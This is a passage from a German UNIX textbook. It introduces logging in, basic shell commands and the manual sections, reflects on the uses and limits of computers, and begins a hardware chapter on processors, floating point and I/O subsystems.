Falls Sie mit einem Personal Computer arbeiten, müssen Sie ihn als erstes einschalten. Bei größeren Anlagen, an denen mehrere Leute gleichzeitig arbeiten, hat dies ein wichtiger Mensch für Sie erledigt, der Systemverwalter oder **System-Manager**. Sie sollten seine Freundschaft suchen[12].

Nach dem Einschalten lädt der Computer sein Betriebssystem, er bootet, wie man so sagt. **Booten** heißt eigentlich Bootstrappen und das hinwiederum, sich an den eigenen Stiefelbändern oder Schnürsenkeln (bootstraps) aus dem Sumpf der Unwissenheit herausziehen wie weiland der Lügenbaron Karl Friedrich Hieronymus Freiherr von Münchhausen an seinem Zopf[13]. Zu Beginn kann der Computer nämlich noch nicht lesen, muß aber sein Betriebssystem vom Massenspeicher lesen, um lesen zu können. Genaueres über diese heikle Aufgabe im Abschnitt 3.14.2 *Systemstart und -stop*.

Ist dieser Vorgang erfolgreich abgeschlossen, gibt der Computer einen **Prompt** auf dem Bildschirm aus. Das ist ein Zeichen oder eine kurze Zeichengruppe – beispielsweise ein Pfeil, ein Dollarzeichen oder C geteilt durch größer als – die besagt, daß der Computer auf Ihre Eingaben wartet. Der Prompt wird auch Systemanfrage, Bereitzeichen oder Eingabeaufforderung genannt. Können Sie nachempfinden, warum wir Prompt sagen?

Nun können Sie in die Tasten greifen. Bei einem Mehrbenutzersystem erwartet der Computer als erstes Ihre **Anmeldung**, das heißt die Eingabe des Namens, unter dem Sie der System-Manager eingetragen hat. Auf vielen Anlagen gibt es den Benutzer `gast` oder `guest`. Außer bei Gästen wird als nächstes die Eingabe eines Passwortes verlangt. Das **Passwort** ist der Schlüssel zum Computer. Es wird auf dem Bildschirm nicht wiedergegeben. Bei der Eingabe von Namen und Passwort sind keine Korrekturen zugelassen. War Ihre Anmeldung in Ordnung, heißt Sie der Computer herzlich willkommen und promptet wieder. Die Arbeit

[11]siehe Anhang K *Abkürzungen*

[12]Laden Sie ihn oder sie gelegentlich zu Kaffee und Kuchen oder einem Viertele Wein ein. *Merke:* Real programmers don't eat quiche.

[13]Siehe Gottfried August Bürger, Wunderbare Reisen zu Wasser und zu Lande, Feldzüge und lustige Abenteuer des Freiherrn von Münchhausen, wie er dieselben bei der Flasche im Zirkel seiner Freunde selbst zu erzählen pflegt. Insel Taschenbuch 207, Insel Verlag Frankfurt (Main) (1976), im 4. Kapitel

beginnt. Auf einem PC geben Sie beispielsweise `dir` ein, auf einer UNIX-Anlage `ls`. Jede Eingabe wird mit der **Return-Taste** (auch mit Enter, CR oder einem geknickten Pfeil nach links bezeichnet) abgeschlossen[14].

Jede Sitzung muß ordnungsgemäß beendet werden. Es reicht nicht, sich einfach vom Stuhl zu erheben. Laufende Programme - zum Beispiel ein Editor - müssen zu Ende gebracht werden, auf einer Mehrbenutzeranlage meldet man sich mit einem Kommando ab, das `exit`, `quit`, `logoff`, `logout`, `stop` oder `end` lautet. Einen PC dürfen Sie selbst ausschalten, ansonsten erledigt das wieder der System-Manager. Das Ausschalten des Terminals einer Mehrbenutzeranlage hat für den Computer keine Bedeutung, die Sitzung läuft weiter!

Zum Eingewöhnen wollen wir eine kleine Sitzung durchführen. Suchen Sie sich ein freies UNIX-Terminal. Betätigen Sie ein paar Mal die Return- oder Enter-Taste. Auf die Aufforderung zur Anmeldung (`login`) geben Sie den Namen `gast` oder `guest` ein, Return-Taste nicht vergessen. Ein Passwort ist für diesen Benutzernamen nicht vonnöten. Es könnte allerdings sein, daß auf dem System kein Gast-Konto eingerichtet ist, dann müssen Sie den System-Manager fragen. Nach dem Willkommensgruß des Systems geben wir folgende UNIX-Kommandos ein (Return-Taste!) und versuchen, ihre Bedeutung mithilfe des UNIX-Referenz-Handbuchs, Sektion (1) näherungsweise zu verstehen:

```
date
who
pwd
man pwd
ls
ls -l
ls -l /bin
exit
```

Die Grundform eines **UNIX-Kommandos** ist

```
Kommando -Optionen Argumente
```

Statt **Option** findet man auch die Bezeichnung Parameter, Flag oder Schalter. Eine Option modifiziert das Kommando, beispielsweise wird die Ausgabe des Kommandos `ls` ausführlicher, wenn wir die Option `-l` dazuschreiben. **Argumente** sind Filenamen oder andere Informationen, die das Kommando benötigt, oben der Verzeichnisname `/bin`. Bei den Namen der UNIX-Kommandos haben sich ihre Schöpfer etwas gedacht, nur was, bleibt hin und wieder im Dunkel. Hinter manchen Namen steckt auch eine ganze Geschichte, wie man sie gelegentlich in der Newsgruppe `comp.society.folklore` im Netz erfährt.

Für UNIX und C sind große und kleine Buchstaben verschiedene Zeichen. Ferner sind die Ziffer 0 und der Buchstabe O auseinanderzuhalten.

Das Kommando `exit` beendet die Sitzung. Es ist ein internes Shell-Kommando und im Handbuch unter der Beschreibung der Shell `sh(1)` zu finden.

[14] Auf manchen Systemen wird zwischen Return-Taste und Enter-Taste unterschieden, rien n'est simple. Auf Tastaturen für den kirchlichen Gebrauch trägt die Taste die Bezeichnung Amen.

1.5 Wo schlägt man nach?

Wenn es um Einzelheiten geht, sind die zu jedem UNIX-System gehörenden und einheitlich aufgebauten **Referenz-Handbücher** die wichtigste Hilfe. Sie gliedern sich in folgende **Sektionen**:

- 1 Kommandos und Anwendungsprogramme
- 1M Kommandos zur Systemverwaltung (maintenance)
- 2 Systemaufrufe
- 3C Subroutinen der Standard-C-Bibliothek
- 3M Mathematische Bibliothek
- 3T Terminalzugriff (auf PCs)
- 3S Subroutinen der Standard-I/O-Bibliothek
- 3X Besondere Bibliotheken
- 4 Fileformate
- 5 Vermischtes (z. B. Filehierarchie, Zeichensätze)
- 6 Spiele
- 7 Gerätefiles
- 8 Systemverwaltung
- 9 Glossar

Subroutinen sind in diesem Zusammenhang vorgefertigte Funktionen für eigene Programme, Standardfunktionen mit anderen Worten. Die erste Seite jeder Sektion ist mit `intro` betitelt und führt in den Inhalt der Sektion ein. Beim Zitieren eines Kommandos wird die Sektion des Handbuchs in Klammern angegeben, da dasselbe Stichwort in mehreren Sektionen mit unterschiedlicher Bedeutung vorkommen kann, beispielsweise `cpio(1)` und `cpio(4)`. Die Eintragungen zu den Kommandos oder Stichwörtern sind wieder gleich aufgebaut:

- Name (Name des Kommandos, Zweck)
- Synopsis, Syntax (Gebrauch des Kommandos)
- Remarks (Anmerkungen)
- Description (Beschreibung des Kommandos)
- Return Value (Rückgabewert nach Programmende)
- Examples (Beispiele)
- Hardware Dependencies (hardwareabhängige Eigenheiten)
- Author (Urheber des Kommandos)
- Files (vom Kommando betroffene Files)
- See Also (ähnliche oder verwandte Kommandos)

- Diagnostics (Fehlermeldungen)
- Bugs (Mängel, soweit bekannt)
- Caveats, Warnings (Warnungen)
- International Support (Unterstützung nichtamerikanischer Absonderlichkeiten)

Bei vielen Kommandos finden sich nur Name, Synopsis und Description. Der Zweck oder Nutzen des Kommandos wird verheimlicht; deshalb versuchen wir, diesen Punkt zu erhellen. Was hilft die Beschreibung eines Schweißbrenners, wenn Sie nicht wissen, was und warum man schweißt? Am Fuß jeder Handbuch-Seite steht das Datum der Veröffentlichung des Eintrags. Schlagen Sie unter `pwd(1)` und `time(2)` nach.

Einige Kommandos oder Standardfunktionen haben keinen eigenen Eintrag, sondern sind mit anderen zusammengefaßt. So findet man das Kommando `mv(1)` unter der Eintragung für das Kommando `cp(1)` oder die Standardfunktion `gmtime(3)` bei der Standardfunktion `ctime(3)`. In solchen Fällen muß man das Sachregister, den Index des Handbuchs befragen.

Mittels des Kommandos `man(1)` holt man die Einträge aus dem gespeicherten Referenz-Handbuch (On-line-Manual) auf den Bildschirm oder Drucker. Das On-line-Manual sollte zu den auf dem System vorhandenen Kommandos passen, während das papierne Handbuch älter oder auch einmal jünger sein kann. Bei knappem Massenspeicher sind diese Files allerdings die ersten Opfer der Sparmaßnahmen. Versuchen Sie folgende Eingabe:

```
man ls
man 2 time
```

Falls auf dem Bildschirm links unten das Wort `more` erscheint, betätigen Sie die Zwischenraum-Taste (space bar). `more(1)` ist ein Pager, ein Programm, das einen Text seiten- oder bildschirmweise ausgibt. Die Zahlenangabe bei der zweiten Eingabe bezieht sich auf die gewünschte Sektion.

Die wenigsten Leser werden die UNIX Referenz-Handbücher zur persönlichen Verfügung haben. Als Ausweg bietet sich das Buch von DANIEL GILLY *UNIX in a Nutshell* an, das die Einzelheiten der Kommandos bringt, auf die wir verzichten[15]. Außerdem ist die Nutshell preiswert und nicht zu dick, siehe Anhang L *Literatur*.

1.6 Warum verwendet man Computer (nicht)?

Philosophische Interessen sind bei Ingenieuren häufig eine Alterserscheinung, meint der Wiener Computerpionier HEINZ ZEMANEK. Wir glauben, das nötige Alter zu haben, um dann und wann das Wort *warum* in den Mund nehmen oder

[15]Know that the Nutshell Guides are but the outermost portal of the True Enlightment. Worthy are they (and praise to the name of O'Reilly, whose books show the Hackerly Spirit in numerous pleasing ways), but the Nutshell Guides are only the beginning of the road, schreibt ein netter Internetter. Dann verstehen wir uns als der Wegweiser, der aus der Wüste der Unwissenheit zur Straße der Erleuchtung führt, noch vor den Nutshell Guides.

in die Tastatur hacken zu dürfen. Sehr junge Informatiker stellen diese Frage auch häufig. Bei der Umstellung einer hergebrachten Tätigkeit auf Computer steht oft die **Zeitersparnis** (= Kostenersparnis) im Vordergrund. Zumindest wird sie als Begründung für die Umstellung herangezogen. Das ist weitgehend falsch. Während der Umstellung muß vielfach doppelgleisig gearbeitet werden, und nach der Umstellung erfordert das Computersystem eine ständige Pflege. Einige Arbeiten gehen mit Computerhilfe schneller von der Hand, dafür verursacht der Computer selbst Arbeit. Auf Dauer sollte eine Ersparnis herauskommen, aber die Erwartungen sind oft überzogen.

Nach 3 bis 10 Jahren Betrieb ist ein Computersystem veraltet. Die weitere Benutzung ist unwirtschaftlich, das heißt man könnte mit dem bisherigen jährlichen Aufwand an Zeit und Geld eine leistungsfähigere Anlage betreiben oder mit einer neuen Anlage gleicher Leistung den Aufwand verringern. Dann stellt sich die Frage, wie die alten Daten weiterhin verfügbar gehalten werden können. Denken Sie an die Lochkartenstapel verflossener Jahrzehnte, die heute nicht mehr lesbar sind, weil es die Maschinen nicht länger gibt. Oft muß man auch mit der Anlage die Programme wechseln. Der Übergang zu einem neuen System ist von Zeit zu Zeit unausweichlich, wird aber von Technikern und Kaufleuten gleichermaßen gefürchtet. Auch dieser Aufwand ist zu berücksichtigen. Mit Papier war das einfacher; einen Brief unserer Urgroßeltern können wir heute noch lesen.

Deutlicher als der Zeitgewinn ist der **Qualitätsgewinn** der Arbeitsergebnisse. In einer Buchhaltung sind dank der Unterstützung durch Computer die Auswertungen aktueller und differenzierter als früher. Informationen – zum Beispiel aus Einkauf und Verkauf – lassen sich schneller, sicherer und einfacher miteinander verknüpfen als auf dem Papierweg. Manuskripte lassen sich bequemer ändern und besser formatieren als zu Zeiten der mechanischen Schreibmaschine. Von technischen Zeichnungen lassen sich mit minimalem Aufwand Varianten herstellen. Mit Simulationsprogrammen können Entwürfe getestet werden, ehe man an echte und kostspielige Versuche geht. Literaturrecherchen decken heute eine weit größere Menge von Veröffentlichungen ab als vor dreißig Jahren.

Große Datenmengen waren früher gar nicht oder nur mit Einschränkungen zu bewältigen. Solche Aufgaben kommen beim Suchen oder Sortieren sowie bei der numerischen Behandlung von Problemen aus der Wettervorhersage, der Strömungslehre, der Berechnung von Flugbahnen oder Verbrennungsvorgängen vor. Das Durchsuchen oder Umsortieren umfangreicher Datensammlungen ist eine Lieblingsbeschäftigung der Computer.

Noch eine Warnung ist angebracht. Die Arbeit wird durch den Computer nur selten einfacher. Mit einem Bleistift können die meisten umgehen, die Benutzung eines Texteditors erfordert in jedem Fall eine **Einarbeitung** und die Ausnutzung aller Möglichkeiten eines leistungsfähigen Textsystems eine lange Einarbeitung und ständige **Weiterbildung**. Ein Schriftstück wie das vorliegende wäre vor dreißig Jahren nicht am Schreibtisch herzustellen gewesen; heute ist das mit Computerhilfe kein Kunststück, setzt aber eine eingehende Beschäftigung mit mehreren Programmen voraus.

Man darf nicht vergessen, daß der Computer ein Hilfsmittel, ein Werkzeug ist. Er bereitet Daten auf, interpretiert sie aber nicht. Er übernimmt keine **Ver-**

antwortung und handelt nicht nach ethischen Grundsätzen. Er rechnet, aber wertet nicht. Das ist keine technische Unvollkommenheit, die im Lauf der Zeit ausgebügelt wird, sondern eine grundsätzliche Eigenschaft. Die Fähigkeit zur Verantwortung setzt die **Willensfreiheit** voraus und diese beinhaltet den eigenen Willen. Ein Computer, der anfängt, einen eigenen Willen zu entwickeln, ist ein Fall für die Werkstatt.

Der Computer soll den Menschen ebensowenig ersetzen wie ein Hammer die Hand ersetzt, sondern den Menschen ergänzen. Das hört sich banal an, in Einzelfällen ist die Aufgabenverteilung zwischen Mensch und Computer aber schwierig zu erkennen. Und es ist bequem, die Entscheidung samt der Verantwortung dem Computer zuzuschieben.

Es gibt auch Aufgaben, bei denen der Computer einen Menschen vielleicht ersetzen kann – wenn nicht heute, dann künftig – aber dennoch nicht soll. Nehmen wir zwei extreme Beispiele. Wenn ich die Telefonnummer 0721/19722 anrufe, antwortet ein Automat und teilt mir den Pegelstand des Rheins bei Karlsruhe mit. Das ist in Ordnung, denn ich will nur die Information bekommen. Ruft man dagegen die Telefonseelsorge an, erwartet man, daß ein Mensch zuhört, wobei das Zuhören wichtiger ist als das Übermitteln einer Information. So klar liegen die Verhältnisse nicht immer. Wie sieht es mit dem Computer als Lehrer aus? Darf ein Computer Schüler oder Studenten prüfen? Soll ein Arzt eine Diagnose vom Computer stellen lassen?[16] Würden Sie sich in einem Fahrzeug wohlfühlen, das von einem Computer gesteuert wird? Hat der Computer als Spielpartner einen Einfluß auf die seelische Entwicklung seines Benutzers? Ist ein Computer zuverlässiger als ein Mensch? Ist die Künstliche Intelligenz in allen Fällen der Natürlichen Dummheit überlegen? Soll man die Entscheidung über Krieg und Frieden dem Präsidenten der USA überlassen oder besser seinem Computer? Und wenn der Präsident zwar entscheidet, sich aber auf die Auskünfte seines Computers verlassen muß?

Je besser die Computer funktionieren, desto mehr neigen wir dazu, die Datenwelt für maßgebend zu halten und Abweichungen der realen Welt außerhalb der Computer von der Datenwelt für Störungen. Hört sich übertrieben an, ist es auch, aber wie lange noch? Fachliteratur, die nicht in einer Datenbank gespeichert ist, zählt praktisch nicht mehr. Texte, die sich nicht per Computer in andere Sprachen übersetzen lassen, gelten als stilistisch mangelhaft. Bei Meinungsverschiedenheiten über personenbezogene Daten hat zunächst einmal der Computer recht, und wenn er Briefe an Herrn Marianne Meier schreibt. Das läßt sich klären, aber wie sieht es mit dem **Weltbild** aus, das die Computerspiele unseren Kindern vermitteln? Brauchten wir 1945 nur neu zu booten?

Unbehagen bereitet auch manchmal die zunehmende **Abhängigkeit** vom Computer, die bei Störfällen unmittelbar zu spüren ist. Da gibt es Augenblicke, in denen sich die System-Manager fragen, warum sie nicht Minnesänger oder Leuchtturmwärter (oder beides, wie Otto) geworden sind. Nun gut, der Mensch war immer abhängig. In der Steinzeit davon, daß es genügend viele nicht zu starke Bären gab, später davon, daß das Wetter die Ernte begünstigte, und heute sind wir darauf angewiesen, daß die Computer funktionieren. Im Unterschied zu früher

[16]Nachricht in den Badischen Neuesten Nachrichten vom 28. Dez. 1993: Computer ersetzt Hausbesuch – Telemedizin wird in Amerika erprobt.

– als der erfahrene Bärenjäger die Bärenlage überblickte – hat heute der Einzelne nur ein unbestimmtes Gefühl der Abhängigkeit von Dingen, die er nicht kennt und nicht beeinflussen kann. Vermutlich wird es uns mit den Computern ähnlich ergehen wie mit der Elektrizität: wir werden uns daran gewöhnen. Und wie man für Stromunterbrechungen eine Petroleumlampe und einen Campingkocher bereithält, sollte man für Computerausfälle etwas Papier, einen Bleistift und ein gutes Buch zurücklegen.

Was funktioniert, ist veraltet.
C. Meyer, c't 5/89

Kapitel 2

Hardware

In diesem Kapitel werden die einzelnen Geräte einer Computeranlage so weit erläutert, wie man es als Benutzer braucht. Die Begriffe treffen auch auf Anlagen zu, die andere Betriebssysteme als UNIX verwenden. Einzelheiten muß man in den Handbüchern zu den Geräten nachschlagen.

Die hier abgehandelten Begriffe werden in den nachfolgenden Kapiteln als bekannt vorausgesetzt. Sie können dieses Kapitel übergehen und sich auf Nachschlagen bei Bedarf beschränken, falls Sie schon Erfahrungen mit Computern haben.

2.1 Prozessoren

2.1.1 Grundbegriffe

Grob gesagt besteht der Computer – von der Peripherie abgesehen – aus zwei Baugruppen: dem **Prozessor**[1] und dem **Speicher**. Im Speicher lagern die Daten, der Prozessor verschiebt und verändert sie. Die Intelligenz steckt im Prozessor, aber ein gutes Gedächtnis ist genau so notwendig. Der Prozessor bestimmt den Computertyp. Man kann sich fragen, ob diese Aufteilung so sein muß. Sie könnte ja durch unsere heutigen technischen Möglichkeiten bedingt sein.

Prozessoren verarbeiten Daten und Speicheradressen. Die Daten kommen und gehen zu mehreren Bits gleichzeitig auf parallelen Leitungen. Ein einfacher Prozessor wie der Intel 8088 im PC/XT hat 8 Datenleitungen, der **Datenbus** ist 8 bit breit. Mit einem Takt wird ein Byte (= 8 Bit) übertragen. Bessere Prozessoren haben Datenbusbreiten bis zu 128 Bit und sind dadurch schneller.

Für den **Adressbus** gilt Gleiches. Der Intel 8088 hat einen 20 bit breiten Adressbus und unterscheidet daher 2 hoch 20 = 1.048.576 Speicheradressen. Das ist genau 1 MByte. Bessere Prozessoren haben größere Adressbusbreiten und adressieren daher größere Arbeitsspeicher. Ihr logischer **Adressraum** ist umfangreicher. Was physikalisch an Speicher eingebaut ist, ist eine andere Frage, vor allem eine des Geldes.

Die Prozessoren unterscheiden sich ferner durch ihre **Taktfrequenz**. Der Intel 8088 im IBM PC/XT arbeitete mit 4,77 MHz, seine Nachfolger mit 40 Mhz. Schnelle Prozessoren haben heute Taktfrequenzen bis 150 MHz. Das entspricht

[1]Das Wort Prozessor wird in einer engen und einer weiten Bedeutung gebraucht. Es bezeichnet einmal den Halbleiterbaustein und zum anderen die Karte oder das Gerät, das den Baustein enthält. Hier ist der Baustein (CPU) gemeint.

einer elektromagnetischen Wellenlänge von 2 m, liegt also im UKW-Bereich (10 bis 1 m). Störungen von Radio und Fernsehen durch Computer und umgekehrt sind daher erklärlich. Für die nächsten Jahre wird mit einer Verbesserung der Halbleitertechnologie und daraus folgend einer Steigerung der Taktfreqenzen bis 500 MHz gerechnet.

Die Gesamtgeschwindigkeit eines Prozessors hängt außer von Taktfrequenz und Busbreiten noch von seinem logischen Aufbau, seiner **Architektur** ab. Ein schneller Prozessor vergeudet wenig Zeit mit Warten und erledigt alle häufiger vorkommenden Befehle innerhalb weniger Taktzyklen. Die Entwicklung geht dahin, innerhalb eines Zyklus mehrere Befehle auszuführen. Wie schnell eine vollständige Aufgabe erledigt wird, hängt außer vom Prozessor auch noch von den weiteren Bestandteilen der Anlage ab und nicht zuletzt vom Programm. Will man einen stärkeren Prozessor entwickeln, so stehen drei Wege offen:

- Steigerung der Taktfrequenz,
- Ersatz von Software durch Hardware,
- Optimierung des Befehlssatzes des Prozessors.

Die Steigerung der Taktfrequenz setzt vielfältige technologische Fortschritte voraus, angefangen beim Halbleitermaterial. Eine Verdoppelung der Taktfrequenz bringt einen Faktor zwei in der Prozessorleistung.

Da in Hardware verwirklichte – in Silizium gegossene – Befehle schneller verarbeitet werden als aus Software zusammengesetzte, hat man mehr und mehr (Maschinen-)Befehle direkt durch Hardware dargestellt. Das führte zum Complex Instruction Set Computer oder **CISC**-Prozessor mit bis zu 300 Befehlen. Der Weg hat Grenzen. Der Prozessorchip wird immer komplexer, teurer und schwieriger zu programmieren.

Die Entwickler dachten über einen dritten Weg nach und untersuchten die Häufigkeit des Aufrufs der Prozessorbefehle. Dann gossen sie die am häufigsten benutzten Befehle in Silizium und sorgten dafür, daß sie möglichst schnell verarbeitet wurden. Die weniger häufigen wurden durch Software ersetzt. So kam man zum Prozessor mit reduziertem Befehlssatz, sprich **RISC** (Reduced Instruction Set Computer)[2], mit etwa 50 Maschinenbefehlen. Ein weiterer Schritt war noch nötig. Die Compiler wurden so umgearbeitet, daß sie die schnellen Hardware-Befehle bevorzugten. Unter dem Strich ergab das stärkere Prozessoren zu geringeren Kosten. Dem Anwender kann die Prozessorphilosophie gleichgültig sein, ihn interessieren nur Leistung und Kosten.

Nach ihrem Zweck werden die Prozessoren noch in Zentral- und und Koprozessoren (Numerik, Grafik) unterschieden.

2.1.2 Zentralprozessoren

2.1.2.1 Einzelprozessoren

Jeder Computer hat mindestens einen **Zentralprozessor**, englisch Central Processing Unit oder CPU. Dieser ist das Mädchen für alles. Damit es nicht zu Ei-

[2]Nach anderen Quellen auch: Relegate Important Stuff to Compiler.

fersüchteleien kommt, haben die meisten Computer auch nur einen davon.

Wenn Sie von Hand eine numerische Aufgabe lösen wollen – beispielsweise die statistische Auswertung einer Versuchsreihe – brauchen Sie dazu folgende Dinge:

- eine Rechenvorschrift,
- ein Blatt Papier und einen Bleistift,
- Ihren Kopf.

Ihren Kopf verwenden Sie zum Lesen der Rechenvorschrift und zum Durchführen der logischen und mathematischen Operationen. Genauso arbeitet der Computer. Er braucht folgende Dinge:

- ein Programm mit der Rechenvorschrift,
- einen Speicher für Formeln und Zahlen,
- einen Zentralprozessor.

Der Zentralprozessor arbeitet das Programm schrittweise ab und führt die logischen und mathematischen Operationen durch.

Im wesentlichen besteht der Zentralprozessor aus einem **Rechenwerk**, das die Rechenoperationen durchführt, einigen **Registern** (Speichern), die die Operanden und das Ergebnis aufnehmen, einem **Steuerwerk**, das den jeweils anstehenden Befehl enthält und einem **Befehlszähler**, ein Speicher, der die Adresse des Befehls im Arbeitsspeicher enthält. Aber das sind Einzelheiten, die Sie als Benutzer nicht zu wissen brauchen.

2.1.2.2 Parallelprozessoren

Wenn die Arbeit nicht mehr von einem Prozessor allein bewältigt werden kann, liegt es nahe, mehrere Prozessoren gleichzeitig arbeiten zu lassen. Das Eifersuchtsproblem läßt sich durch eine entsprechende Bürokratie lösen. Wir müssen aber bei Computern mit mehreren Zentralprozessoren zwei Typen unterscheiden.

Zum einen können mehrere selbständige Prozessoren in einem Kasten zusammengefaßt sein und sich den Arbeitsspeicher sowie die Peripherie teilen. Das war beispielsweise bei der Hewlett-Packard 9000/500 der Fall. Der Vorteil liegt in der echt gleichzeitigen Bearbeitung mehrerer Aufgaben. Die Bearbeitung einer einzelnen Aufgabe wird durch diese Prozessorkombination nicht beschleunigt.

Zum anderen können mehrere parallele Prozessoren gemeinsam an einer Aufgabe arbeiten, falls diese dafür geeignet ist. Ein einfaches Beispiel ist die Vektoraddition. Wenn für jede Vektorkomponente ein Prozessor vorhanden ist, wird die gesamte Addition in einem Zyklus erledigt, während ein einzelner Prozessor für jede Komponente einen Zyklus benötigt.

2.1.3 Koprozessoren

2.1.3.1 Arithmetikprozessoren

Einfache Zentralprozessoren kennen nur ganzzahlige Datentypen und die zugehörige Arithmetik. Für Gleitkommarechnungen wandelt der Compiler Gleitkommazahlen in Kombinationen aus ganzen Zahlen um und stellt die arithmetischen

Funktionen bereit. Diese kosten Zeit. Wenn ein Computer viel mit reellen Zahlen rechnet, läßt er sich durch Einsatz eines Spezialprozessors für Gleitkommaarithmetik zusätzlich zur CPU beschleunigen. Der **Arithmetikprozessor** erledigt die Rechnungen schneller (Faktor 10), außerdem wendet sich die CPU schon wieder neuen Aufgaben zu, während der Rechenknecht noch schwitzt. Da Grafik viel von Winkelfunktionen Gebrauch macht, ist ein solcher Koprozessor auch hier nützlich.

Der Umgang mit **Gleitkommazahlen** ist in **IEEE 754 Standard for Binary Floating Point Arithmetic (1985)** vereinheitlicht worden. An diesen Standard halten sich viele Arithmetikprozessoren. Er empfiehlt eine prozessorinterne



Abb. 2.1: Darstellung von Gleitkommazahlen einfacher und doppelter Genauigkeit durch den Hewlett-Packard C-Compiler und nach IEEE 754

Zahlendarstellung aus 64 Bit für die Mantisse (significand) und 15 Bit für den Exponenten (exponent) plus einem Bit für das Vorzeichen der Gleitkommazahl, siehe Abb. 2.1. Dieser Zahlentyp wird als extended real bezeichnet und im Arithmetikprozessor für *alle* Gleitkommazahlen verwendet. Rechnet man vier Dualstellen auf eine Dezimalstelle, so entsprechen die 64 Bit der Mantisse 16 signifikanten dezimalen Stellen, die die Genauigkeit bestimmen. Beim Exponenten geht eine Stelle für sein Vorzeichen drauf, bleiben 14 duale Stellen. Der größte Wert liegt also bei 2 hoch 14 gleich rund 16.000. Da der Exponent zur Basis 2 ausgewertet wird, liegt die größte Gleitkommazahl in der Gegend von 2 hoch 16.000 oder 10 hoch 4000. Der genaue Wert beträgt 10 hoch 4932.

Wieweit der Compiler diesen Bereich ausnutzt, ist eine zweite Frage. In Abb. 2.1 sind auch die Zahlentypen float und double des HP-UX C-Compilers dargestellt. Für den HP-UX FORTRAN-Compiler gelten dieselben Werte. Die Gleitkommazahl doppelter Länge (2 Maschinenwörter) besteht aus 52 Bits für die Mantisse, 11 Bits für den Exponenten und 1 Bit für das Vorzeichen der Mantisse. An dritter Stelle kann ein Anwendungsprogramm mit eigenen Datentypen und eigener Arithmetik die Grenzen erweitern. In Abschnitt 4.16.8 *Assemblerroutinen* wird ein Weg zur Berechnung der Fakultät von 1000 beschrieben; das ist eine Ganzzahl mit 2124 dezimalen Stellen.

2.1.3.2 Grafikprozessoren

Man kann die Spezialisierung weiter treiben und für die Grafikfunktionen sowie die Ein- und Ausgabe mittels grafikfähiger Geräte **Grafikprozessoren** verwenden. Praktisch ein Computer im Computer, was sich auch im Preis niederschlägt. Da grafische Daten dem Menschen entgegenkommen, entwickelt sich dieser Bereich zur Zeit lebhaft.

2.2 Ein- und Ausgabe-Subsystem

Wir haben uns bereits in Abschnitt 1.2 *Woraus besteht ein Computer?* mit dem Aufbau eines Computers befaßt. Das dortige Modell stellt ein Minimum dar, der zentrale Prozessor erledigt alle Arbeiten. Im vorigen Abschnitt haben wir erfahren, daß der zentrale Prozessor durch Koprozessoren von einem Teil der Arbeiten entlastet werden kann. Wir wollen uns nun anhand von Abb. 2.2 eine größere Anlage mit einem **Subsystem** zum Verkehr mit der Peripherie (Kommunikations-Subsystem, I/O-Subsystem) vor Augen führen. Als (Hardware-)Subsystem werden Baugruppen mit eigenem Prozessor bezeichnet.

In der Mitte oben finden wir den zentralen Prozessor (CPU), verbunden mit einem schnellen **Systembus**. An dem Systembus hängen ferner der Arbeitsspeicher und gegebenenfalls ein mathematischer Koprozessor. Das sind die Einheiten, die in Abb. 1.1 als Prozessor bezeichnet worden sind. Es ist denkbar, mehrere Zentralprozessoren an den Systembus anzuschließen, falls das System darauf abgestimmt ist.

Nach unten ist an den Systembus ein I/O-Subsystem angeschlossen, das die gesamte Ein- und Ausgabe mit der Peripherie regelt, ein kleiner, spezialisierter Computer für sich, sozusagen das Vorzimmer des zentralen Prozessors. Bei umfangreichen Anlagen kommen mehrere I/O-Subsysteme vor. Das Subsystem arbeitet auf einen langsameren **I/O-Bus**, unterhalb dessen sich verschiedenartige I/O-Adapter finden, hier ein Grafik-Subsystem, ein Multiplexer (Mux), ein Netz-Anschluß (LAN) und ein Interface-Bus (HP-IB). Die bisher genannten Teile sind bei unserer Anlage – einer Hewlett-Packard 9000/835 – in einem gar nicht einmal so großen Blechgehäuse, der Zentraleinheit, untergebracht.

Jetzt geht es nach draußen zur Peripherie. An das Grafik-Subsystem ist ein Terminal mit hoher grafischer Leistung (bitmapped) angeschlossen. Vom Multiplexer führen mehrere serielle Verbindungen zu seriellen Terminals, Druckern und Modems, unter Umständen auch zu anderen Computern. Der LAN-Adapter stellt den Kontakt zur großen weiten Welt der Netze her, meist über Ethernet.

